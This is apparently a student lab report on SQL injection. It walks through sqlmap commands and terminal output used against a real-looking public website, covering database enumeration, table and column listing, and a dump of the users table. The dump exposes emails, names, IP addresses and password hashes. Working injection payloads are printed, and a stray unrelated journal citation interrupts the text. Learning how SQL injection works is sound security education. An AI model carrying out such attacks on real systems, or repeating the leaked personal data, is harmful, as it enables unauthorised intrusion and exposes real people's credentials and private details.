

PRACTICAL-9

AIM:

Attack on Web Application using SQL Injection.

THEORY:

- SQL injection is one of the most common web hacking techniques in which injected malicious code (SQL statement) might destroy your database or manipulate database to access information that was not intended to be displayed. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code. It generally allows an attacker to view data that they are not normally able to retrieve.
- SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.
- The impact SQL injection can have on a business is far-reaching. A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

CODE:

List out sqlmap commands

Sqlmap -h

Find Database using given URL

sqlmap -u "http://www.indiapharmaexpo.in/fix_meetings.php?id=1" --dbs

Find tables in a particular database

Sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --tables
-D indiapharma_Xdwi23U


Get columns of a table

Sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --columns -D
indiapharma_Xdwi23U -T users

Get data from a table

Sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --dump -D
indiapharma_Xdwi23U -T users

1. *Journal of the American Medical Association*, 1997; 277: 1001-1005.



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19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

-b, --banner      Retrieve DBMS banner
--current-user    Retrieve DBMS current user
--current-db      Retrieve DBMS current database
--passwords       Enumerate DBMS users password hashes
--tables          Enumerate DBMS database tables
--columns         Enumerate DBMS database table columns
--schema          Enumerate DBMS schema
--dump            Dump DBMS database table entries
--dump-all        Dump all DBMS databases tables entries
-D DB            DBMS database to enumerate
-T TBL           DBMS database table(s) to enumerate
-C COL           DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system


--os-shell        Prompt for an interactive operating system shell
--os-pwn          Prompt for an OOB shell, Meterpreter or VNC


General:
These options can be used to set some general working parameters

--batch           Never ask for user input, use the default behavior
--flush-session   Flush session files for current target

Miscellaneous:
These options do not fit into any other category

--wizard          Simple wizard interface for beginner users
```





```

19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
$ sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --tables -D indiapharma_Xdwi23U

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:43:52 /2022-02-15/


[23:43:53] [INFO] resuming back-end DBMS 'mysql'
[23:43:53] [INFO] testing connection to the target URL
[23:43:54] [WARNING] potential CAPTCHA protection mechanism detected
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=c2dvaavd5ol...obotemo2i6'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id='1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- RsIz

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id='1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189=2189,1))),0x7170626a71),2189)-- wgju

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

[29 tables]
b2b_exhibitor
conference
country_master
electrical_invoice
electrical_receipts
form1_info
form2_info
form3_info
form4_info
form_master
forms_specification
hosted_buyers
inaugural
invoice
media
news_master
participation_certificates
press_release
receipts
registration
registration_old
sponsorship_invoice
sponsorship_receipts
user_role
users
vendor_buyer
vendor_supplier
visitors
visitors_visa
  
```

Figure: Here we Find tables in a indiapharma_Xdwi23U database using sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --tables -D indiapharma_Xdwi23U command



```

19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
$ sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --tables -D indiapharma_Xdwi23U

[29 tables]
b2b_exhibitor
conference
country_master
electrical_invoice
electrical_receipts
form1_info
form2_info
form3_info
form4_info
form_master
forms_specification
hosted_buyers
inaugural
invoice
media
news_master
participation_certificates
press_release
receipts
registration
registration_old
sponsorship_invoice
sponsorship_receipts
user_role
users
vendor_buyer
vendor_supplier
visitors
visitors_visa
  
```

Figure: Here you can see the table name Which is present in this database


```

kali@kali:~$ sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --columns -D indiapharma_Xdwi23U -T users

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[*] starting @ 23:46:36 /2022-02-15/

[23:46:36] [INFO] resuming back-end DBMS 'mysql'
[23:46:36] [INFO] testing connection to the target URL
[23:46:38] [WARNING] potential CAPTCHA protection mechanism detected
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7c0v8jj7p09...u7dgcipbh0'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- RsIz

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189=2189,1))),0x7170626a71),2189)-- wgju

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4152 FROM (SELECT(SLEEP(5)))AzZe)-- rExx

```

Figure: In this page we have write a coammnd sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --columns -D indiapharma_Xdwi23U -T users so that users can get columns of a users table

```

[23:46:40] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.6
[23:46:40] [INFO] fetching columns for table 'users' in database 'indiapharma_Xdwi23U'
[23:46:41] [WARNING] reflective value(s) found and filtering out
Database: indiapharma_Xdwi23U
Table: users
[13 columns]

```

Column	Type
cdate	datetime(100)
firstname	varchar(100)
last_ip	varchar(50)
lastname	varchar(100)
login_time	datetime
password1	varchar(100)
password2	varchar(100)
registration_id	int(11)
role	int(1)
sendcount	int(3)
status	tinyint(1)
userid	bigint(11)
username	varchar(100)

```

[23:46:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.indiapharmaexpo.in'

```

Figure: Here you can see the columns and there types Which is present in users table

```

kali@kali:~$ sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 -dump -D indiapharma_Xdwi23U -T users

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[*] starting @ 23:50:54 /2022-02-15/

[23:50:54] [INFO] resuming back-end DBMS 'mysql'
[23:50:54] [INFO] testing connection to the target URL
[23:50:55] [WARNING] potential CAPTCHA protection mechanism detected
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ampp8ua2ru7...qt5nefb9o4'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: id='1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- Rsiz

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: id='1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189-2189,1))),0x7170626a71),2189)-- wgju

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 4152 FROM (SELECT(SLEEP(5)))AzZe)-- rExx

Type: UNION query
Title: MySQL UNION query (NULL) - 50 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7176706271,0x7972647686e706d6b4d6d5869464f484f7148614273786642756277697443726243506165494354,0x7170626a71)
  
```

Figure: using `sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 -dump -D indiapharma_Xdwi23U -T users` command you can Get data from a users table

```

kali@kali:~$ sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 -dump -D indiapharma_Xdwi23U -T users

[23:51:06] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL > 5.6
[23:51:06] [INFO] fetching columns for table 'users' in database 'indiapharma_Xdwi23U'
[23:51:06] [INFO] fetching entries for table 'users' in database 'indiapharma_Xdwi23U'
[23:51:06] [INFO] recognized possible password hashes in column 'password1'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: indiapharma_Xdwi23U
Table: users
[14 entries]

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | registration_id | role | cdate | sendcount | status | last_ip | lastname | username | firstname | password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 0 | 1 | 2017-05-29 00:00:00 | 1 | 1 | 37.130.229.149 | Verma | admin@ficci.com | Ravi | f082218c |
| 8266806f720b179d3faf2dfa | 905 | 894 | 2022-01-12 06:35:44 | 1 | 0 | <blank> | oimom | uinn@iubi.com | aekf | 0898e292 |
| 9c70f769edfbb1e141e8ec | 903 | 892 | 2021-06-03 23:50:32 | 0 | 0 | <blank> | akubaun | itigin@ahmail.com | akubaun | c521ba42 |
| 4be87aff576daf635b840c10 | 902 | 891 | 2021-06-03 23:42:00 | 0 | 0 | <blank> | iyagohivagaji | hozahu@ahmail.com | iyagohivagaji | 9ae8b345 |
| a80b38ad3eea6de9a966e2dd | 901 | 890 | 2021-06-02 03:37:34 | 0 | 0 | <blank> | ohafupikot | irkitop@aviye.jonjamaail.com | ohafupikot | af313099 |
| 5fb154007fdb64def6ca2cf | 904 | 893 | 2021-08-21 10:02:08 | 0 | 0 | <blank> | MattFelt | CKKnhHrcom.sitern | MattFelt | 03638d8c |
| 52f8523244f70c5d5ef99008 | 900 | 889 | 2021-06-02 03:30:19 | 0 | 0 | <blank> | atotagicaex | asevezta@aviye.jonjamaail.com | atotagicaex | 65ab549e |
| 00bb57aa183c722214360f86 | 899 | 888 | 2021-05-12 03:11:05 | 0 | 0 | <blank> | NikFelt | ekop@com.spacern | NikFelt | 7ea39950 |
| 88f9fdbcad051813bb8ddcf | 898 | 887 | 2021-04-22 03:05:48 | 0 | 188.241.83.73 | 0 | MixZek | kingofsimswarrior@gmail.com | MixZek | b9604b3b |
| 8bbac9daf37149de0fd1e221 | 897 | 10 | 2021-09-25 03:23:22 | 0 | 0 | <blank> | HISCOX4707LN | 63535825@thefmail.com | DUBREE8089 | 3933bfe3 |
  
```

Figure: Here you can see the Users table data that we have find

LATEST APPLICATIONS:

- Retrieving hidden data, where you can modify an SQL query to return additional results.
Subverting application logic, where you can change a query to interfere with the application's logic.
UNION attacks, where you can retrieve data from different database table
- hacker uses a piece of SQL (Structured Query Language) code to manipulate a database and gain access to potentially valuable information

LEARNING OUTCOME:

In this practical we have learned all about SQL Injection and also performed SQL Injection on vulnerable website. And Here we have learned the SQLMAP which is most popular and powerful SQL injection automation tool of Kali Linux. And in this practical we have also learned how we get database name, tables in a particular database, columns of a particular table and data of table using SQLMAP kali Linux tool.

REFERENCES:

1. https://www.youtube.com/watch?app=desktop&v=6GJi86Q_pK8
2. SQL Injection :-<https://www.acunetix.com/websitesecurity/sql-injection/>
3. SQLMAP:-<https://gbhackers.com/sqlmap-detecting-exploiting-sql-injection/>